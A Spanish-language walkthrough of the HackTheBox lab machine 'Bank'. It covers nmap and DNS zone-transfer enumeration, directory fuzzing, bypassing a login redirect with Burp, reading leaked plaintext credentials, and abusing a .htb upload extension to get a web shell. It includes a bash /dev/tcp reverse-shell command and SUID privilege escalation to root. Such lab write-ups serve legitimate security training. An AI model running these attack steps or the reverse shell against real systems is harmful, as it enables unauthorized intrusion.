

Bank

Primero que todo, empezamos realizando un ping a la máquina, para ver si tenemos traza y además descubrir ante que sistema operativo nos encontramos:

```
root@zephyrus /home/dimegio/Dimegio/Maquinas/HTB/Bank ping 10.10.10.29
PING 10.10.10.29 (10.10.10.29) 56(84) bytes of data.
64 bytes from 10.10.10.29: icmp_seq=1 ttl=63 time=34.9 ms
64 bytes from 10.10.10.29: icmp_seq=2 ttl=63 time=60.7 ms
^C
--- 10.10.10.29 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 34.941/47.834/60.728/12.893 ms
```

Como podemos observar, la máquina está encendida y se trata de una máquina Linux.

IP: 10.10.10.29

Enumeración

Puertos abiertos

```
$ nmap -p- --open -sS --min-rate 4000 -vvv -n -Pn 10.10.10.29 -oN allPorts
```

```
root@zephyrus /home/dimegio/Dimegio/Maquinas/HTB/Bank nmap -p- --open -sS --min-rate 4000 -vvv -n -Pn 10.10.10.29 -oN allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-17 11:10 CET
Initiating SYN Stealth Scan at 11:10
Scanning 10.10.10.29 [65535 ports]
Discovered open port 22/tcp on 10.10.10.29
Discovered open port 53/tcp on 10.10.10.29
Discovered open port 80/tcp on 10.10.10.29
Completed SYN Stealth Scan at 11:11, 11.31s elapsed (65535 total ports)
Nmap scan report for 10.10.10.29
Host is up, received user-set (0.033s latency).
Scanned at 2024-01-17 11:10:55 CET for 11s
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack ttl 63
53/tcp    open  domain   syn-ack ttl 63
80/tcp    open  http     syn-ack ttl 63

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 11.43 seconds
Raw packets sent: 65891 (2.899MB) | Rcvd: 65535 (2.621MB)
```

Puertos abiertos: 22, 53, 80

Servicio y versiones

```
$ nmap -sC -sV -p22,53,80 10.10.10.29 -oN targeted
```

```

root@zephyrus /home/dimegio/Dimegio/Maquinas/HTB/Bank nmap -sC -sV -p22,53,80 10.10.10.29 -oN targeted
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-17 11:12 CET
Nmap scan report for 10.10.10.29
Host is up (0.036s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 1024 08:ee:d0:30:d5:45:e4:59:db:4d:54:a8:dc:5c:ef:15 (DSA)
|_ 2048 b8:e0:15:48:2d:0d:f0:f1:73:33:b7:81:64:08:4a:91 (RSA)
|_ 256 a0:4c:94:d1:7b:6e:a8:fd:07:fe:11:eb:88:d5:16:65 (ECDSA)
|_ 256 2d:79:44:30:c8:bb:5e:8f:07:cf:5b:72:ef:a1:6d:67 (ED25519)
53/tcp    open  domain   ISC BIND 9.9.5-3ubuntu0.14 (Ubuntu Linux)
|_ dns-nsid:
|_ bind.version: 9.9.5-3ubuntu0.14-Ubuntu
80/tcp    open  http      Apache httpd 2.4.7 ((Ubuntu))
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.94 seconds

```

Si nos fijamos si buscamos por <http://10.10.10.29> en la web, nos lleva a la página de por defecto de apache. Pero, (sabiendo que la máquina se llama bank), si realizamos un `bank.htb` (previamente añadido en el `/etc/hosts`) accedemos a la página web.

DNS

Sabiendo esto, podemos hacer una resolución DNS, transferencia de zona.

```
$ dig axfr @10.10.10.29 bank.htb axfr
```

Donde descubrimos también el subdominio `chris.bank`.

```

root@zephyrus /home/dimegio/Dimegio/Maquinas/HTB/Bank dig axfr @10.10.10.29 bank.htb axfr
;; Warning, extra type option

; <<>> DiG 9.19.17-1-Debian <<>> axfr @10.10.10.29 bank.htb axfr
; (1 server found)
;; global options: +cmd
bank.htb.      604800 IN      SOA     bank.htb. chris.bank.htb. 5 604800 86400 2419200 604800
bank.htb.      604800 IN      NS      ns.bank.htb.
bank.htb.      604800 IN      A       10.10.10.29
ns.bank.htb.   604800 IN      A       10.10.10.29
www.bank.htb.  604800 IN      CNAME   bank.htb.
bank.htb.      604800 IN      SOA     bank.htb. chris.bank.htb. 5 604800 86400 2419200 604800
;; Query time: 36 msec
;; SERVER: 10.10.10.29#53(10.10.10.29) (TCP)
;; WHEN: Wed Jan 17 12:18:44 CET 2024
;; XFR size: 6 records (messages 1, bytes 171)

```

WEB

Haciendo Fuzzing por el dominio y subdominio, encontramos:

```
$ wfuzz -c --hc=404 -t 200 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt "http://bank.htb/FUZZ/"
```

```
root@zephyrus: /home/dimegio/Dimegio/Maquinas/HTB/Bank wfuzz -c --hc=404 -t 200 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt "http://bank.htb/FUZZ/"
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://bank.htb/FUZZ/
Total requests: 220560

=====
ID           Response  Lines  Word    Chars  Payload
=====
000000007: 302      188 L   319 W   7322 Ch "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000003: 302      188 L   319 W   7322 Ch "# Copyright 2007 James Fisher"
000000001: 302      188 L   319 W   7322 Ch "# directory-list-2.3-medium.txt"
000000291: 200       20 L   104 W   1696 Ch "assets"
000000013: 302      188 L   319 W   7322 Ch "#"
000000014: 302      188 L   319 W   7322 Ch "http://bank.htb/"
000000011: 302      188 L   319 W   7322 Ch "# Priority ordered case sensitive list, where entries were found"
000000012: 302      188 L   319 W   7322 Ch "# on atleast 2 different hosts"
000000009: 302      188 L   319 W   7322 Ch "# Suite 300, San Francisco, California, 94105, USA."
000000004: 302      188 L   319 W   7322 Ch "#"
000000006: 302      188 L   319 W   7322 Ch "# Attribution-Share Alike 3.0 License. To view a copy of this"
000000005: 302      188 L   319 W   7322 Ch "# This work is licensed under the Creative Commons"
000000002: 302      188 L   319 W   7322 Ch "#"
000000008: 302      188 L   319 W   7322 Ch "# or send a letter to Creative Commons, 171 Second Street,"
000000010: 302      188 L   319 W   7322 Ch "#"
000000083: 403       10 L    30 W    281 Ch "icons"
000002190: 200       19 L    89 W   1530 Ch "inc"
000000164: 403       10 L    30 W    283 Ch "uploads"
000045240: 302      188 L   319 W   7322 Ch "http://bank.htb/"
00005524: 403       10 L    30 W    289 Ch "server-status"
000192709: 200      1014 L 11038 W 253503 Ch "balance-transfer"

Total time: 121.5639
Processed Requests: 220560
Filtered Requests: 220539
Requests/sec.: 1814.352
```

Si fuseamos por extensiones .php:

```
wfuzz -c --hc=404 --hh=7322 -t 200 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
"http://bank.htb/FUZZ.php"
```

```
root@zephyrus: /home/dimegio/Dimegio/Maquinas/HTB/Bank wfuzz -c --hc=404 --hh=7322 -t 200 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt "http://bank.htb/FUZZ.php"
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****


Target: http://bank.htb/FUZZ.php
Total requests: 220560

=====
ID           Response  Lines  Word    Chars  Payload
=====
000000014: 403       10 L    30 W    279 Ch "http://bank.htb/.php"
000000053: 200       51 L   125 W   1974 Ch "login"
000000055: 302       83 L   186 W   3291 Ch "support"
000001225: 302        0 L     0 W     0 Ch "logout"
000045240: 403       10 L    30 W    279 Ch "http://bank.htb/.php"


Total time: 0
Processed Requests: 220560
Filtered Requests: 220555
Requests/sec.: 0
```

*Descubrimos el archivo support.php, sin embargo hace un redirect a login.php.
Para poder capturar la petición, lanzamos Burpsuite:*


Una vez teniendo la petición, botón derecho y **Do Intercept/Reponse to this request**. Con ello hacemos el forward.



Con esto, ya tendríamos la petición.



Ahora simplemente, donde ponde 302 Found lo cambiamos a 200 OK



Y tramitamos la petición.

De esta manera ya tendríamos en el navegador, la página solicitada:

My Tickets

Title Message Attachment Actions

Title

Message [Choose File...](#)

En estos casos, para que de una forma sencilla podamos interactuar con la petición y no tener que modificar cada vez el código de estado. Lo que podemos realizar es aplicar la siguiente configuración y después tener el foxy proxy activado en Burpsuite y el Proxy de Burpsuite (el intercept) desactivado.

match

Tools > Proxy

Match and replace rules






Use these settings to automatically replace parts of requests and responses passing through the Proxy.

☒ Only apply to in-scope items

Enabled	Item	Match	Replace	Type	Comment
<input type="checkbox"/>	Request header	^Accept-Encoding:.*\$		Regex	Requires not to be compressed re...
<input type="checkbox"/>	Response header	^Set-Cookie.*\$		Regex	Ignore cookies
<input type="checkbox"/>	Request header	^Host: foo.example.org\$	Host: bar.example.org	Regex	Rewrite Host header
<input type="checkbox"/>	Request header	Origin: foo.example.org		Literal	Add spoofed CORS origin
<input type="checkbox"/>	Response header	^Strict-Transport-Secu...		Regex	Remove HSTS headers
<input type="checkbox"/>	Response header	X-XSS-Protection: 0		Literal	Disable browser XSS protec...
<input checked="" type="checkbox"/>	Response header	302 Found	200 OK	Literal	

Por otra parte, volviendo en el directorio de `/balance-transfer/` encontrado anteriormente mediante el fuzzing.

Encontramos un directory listing de muchos recursos `.acc`, los cuales, casi todos tienen casi el mismo tamaño.

Index of /balance-transfer			
	Name	Last modified	Size Description
	Parent Directory	-	
	0a0b2b566c723fce6c5dc9544d426688.acc	2017-06-15 09:50	583
	0a0bc61850b221f20d9f356913fe0fe7.acc	2017-06-15 09:50	585
	0a2f19f03367b83c54549e81edc2dd06.acc	2017-06-15 09:50	584
	0a629f4d2a830c2ca6a744f6bab23707.acc	2017-06-15 09:50	584

Para tratar la data y buscar variaciones en el peso:

```
curl -s X GET "http://bank.htb//balance-transfer/" | html2text | awk
'{print $3 " " $5}' > output
```

```
cat output | sed '/^\s*$/d' | grep -vE "582|583|584|585"
```

```
root@zephyrus: /home/dimegio/Dimegio/Maquinas/HTB/Bank cat output | sed '/^\s*$/d' | grep -vE "582|583|584|585"
of *****
Last Description
09ed7588d1cd47ffca297cc7dac22c52.acc 581
941e55bed0cb8052e7015e7133a5b9c7.acc 581
68576f20e9732f1b2edc4df5b8533230.acc 257
Server bank.htb

root@zephyrus: /home/dimegio/Dimegio/Maquinas/HTB/Bank
```

Descargamos el archivo de 257 de tamaño y vemos que los datos están en texto plano:


```
dimegio@zephyrus ~/Descargas cat 68576f20e9732f1b2edc4df5b8533230.acc
File: 68576f20e9732f1b2edc4df5b8533230.acc
1  --ERR ENCRYPT FAILED
2  +=====+
3  | HTB Bank Report |
4  +=====+
5
6  ===UserAccount===
7  Full Name: Christos Christopoulos
8  Email: chris@bank.htb
9  Password: !##HTBB4nkP4ssw0rd!##
10 CreditCards: 5
11 Transactions: 39
12 Balance: 8842803 .
13 ===UserAccount===
```

```
--ERR ENCRYPT FAILED
+=====+
| HTB Bank Report |
+=====+


===UserAccount===
```

Full Name: Christos Christopoulos
Email: chris@bank.htb
Password: !##HTBB4nkP4ssw0rd!##
CreditCards: 5
Transactions: 39
Balance: 8842803 .
≡UserAccount≡

Con esto podremos iniciar sesión en el panel de login:



Que además, si nos fijamos, está el mismo panel de support que lo teníamos anteriormente:




Explotación

Para la explotación utilizaremos la subida de archivos, donde solo podemos subir imágenes:


No obstante mirando el código fuente de la página, nos damos cuenta de que también se permite la extensión `.htb`

```
90
91     <label>Message</label>
92     <textarea required placeholder="Tell us your problem" class="form-control" style="height: 170px; background-repeat: repeat; ba
93     <br>
94     <div style="position:relative;">
95         <!-- [DEBUG] I added the file extension .htb to execute as php for debugging purposes only [DEBUG] -->
96         <a class='btn btn-primary' href='javascript:;'>
97             Choose File...
98             <input type="file" required style='position:absolute;z-index:2;top:0;left:0;filter: alpha(opacity=0);-ms-filter:"p
99             </a>
100             &nbsp;
101             <span class='label label-info' id="upload-file-info"></span>
102         </div>
103     <br>
104     <button name="submitadd" type="submit" class="btn btn-primary mt20" data-disable-with="<div class=&quot;loading-o&quot; style=
105     </form>
```

Por lo que, intentamos subir un archivo, `.htb`.



De manera que ya tendríamos ejecución remota de comandos:



```
http://bank.htb/uploads/cmd.htb?cmd=bash -c "bash -i >%26
/dev/tcp/10.10.14.16/443 0>%261"
```

Nos tenemos que poner a al escucha previamente para recibir la conexión `nc -nlvp 443`

Post Explotación

Primero que todo hacemos un tratamiento de la TTY:

```
$ script /dev/null -c bash
$ Z^
$ stty raw -echo; fg
      reset xterm
$ export TERM=xterm
$ export SHELL=bash
$ stty rows 60 columns 227
```


Para migrar a root....

Buscamos por permisos SUID

```
$ find \-perm -4000 -user root 2>/dev/null
```

Donde encontramos un binario y ejecutándolo obtenemos una shell de root.

```
www-data@bank:/var/htb$ ./emergency
[!] Do you want to get a root shell? (THIS SCRIPT IS FOR EMERGENCY ONLY) [y/n]: y
Popping up root shell..
# whoami
root
# █
```